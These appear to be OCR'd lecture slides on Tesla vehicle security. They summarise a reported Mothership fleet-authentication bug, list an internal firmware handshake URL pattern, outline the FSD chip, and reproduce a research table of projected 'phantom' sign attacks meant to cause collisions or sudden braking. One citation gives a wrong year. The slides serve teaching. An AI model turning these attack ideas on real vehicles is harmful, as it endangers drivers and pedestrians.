
The Big Tesla Hack: A hacker gained control over the entire fleet, but fortunately he's a good guy

Fred Lambert - Aug. 27th 2020 3:29 pm ET @FredericLambert


Jason Hughes @wk057

- **Mothership is the name of Tesla's home server used to communicate with its customer fleet.**
- **Any kind of remote commands or diagnostic information from the car to Tesla goes through "Mothership."**
- **After downloading and dissecting the data found in the repository, Hughes started using his car's VPN connection to poke at Mothership. He eventually landed on a developer network connection.**
- **That's when he found a bug in Mothership itself that enabled him to authenticate as if it was coming from any car in Tesla's fleet.**

An OpenVPN connection out to a Tesla server is established by the CID. Per-vehicle keys (pre-shared key, PSK) and certificates are used to perform this. The VIN (Vehicle Identification Number) of the vehicle is the subject of the certificate.



http://firmware.vn.teslamotors.com:4567/vehicles/<VIN>/handshake


DRIVING THE CAR
TESLA
https://www.anandtech.com/show/14766/hot-chips-31-live-blogs-tesla-solution-for-full-self-driving
Compare
Perceive & Plan
Act
Validate
Sensors
Cameras – Radar – GPS – Maps – IMU –
Ultrasonic – Wheel Ticks – Steering Angle
Actuator ECUs

FSD CHIP

TESLA


Compute dominant chip

Tesla designed NN accelerator

Proven industry IPs for standard functions:


- CPUs
- GPU
- ISP
- H.265 video encoder
- Memory controller
- PHYs
- On chip interconnect
- Peripherals

Convolutional Neural Networks



DataSet (X,Y)

Y= F(X,W)



Phantom

TABLE I: Phantom Projection Mapped to a Desired Result

Desired Result	Triggered Reaction	Type of Phantom	Place of Projection
Traffic collision	Deviation to pavement/lane of oncoming traffic	Lane	Road
	Trigger sudden brakes	Stop sign	Building, billboard
		No entry sign	
		Obstacles (cars, people, etc.)	Road
Reckless/illegal driving behavior	Triggering fast driving	Speed limit	Building, billboard
Traffic jam	Decreasing speed limitation	Speed limit	
	Stopping cars	No entry sign	
Directing traffic to chosen roads	Closing alternative roads	No entry sign	




Fig. 4: The Threat Model: An attacker (1) either remotely hacks a digital billboard (2) or flies a drone equipped with a portable projector (3) to create a phantom image. The image is perceived as a real object by a car using an ADAS/autopilot, and the car reacts unexpectedly.

https://eprint.iacr.org/2020/085.pdf

"Phantom of the ADAS: Phantom Attacks on Driver-Assistance Systems"
Ben Nassi, Dudi Nassi, Raz Ben-Netane, Yisroel Mirsky, Oleg Drokin, Yuval Elovici, 2000




Fig. 10: A phantom (boxed in red) is projected on a building for 125 seconds from a drone; the phantom is captured by the passing Renault Captur, and Mobileye 630 PRO (boxed in yellow) identifies the phantom as real.

Fig. 11: Embedded road sign in a Coca-Cola advertisement (a): full, (b) outline, and (c) embedding.




Fig. 12: Tesla's autopilot identifies the phantom as a person and does not start to drive. The red box contains a picture of the car's dashboard.




Fig. 13: The Tesla identifies the phantom as a car. The red box contains a picture of the car's dashboard.


Questions ?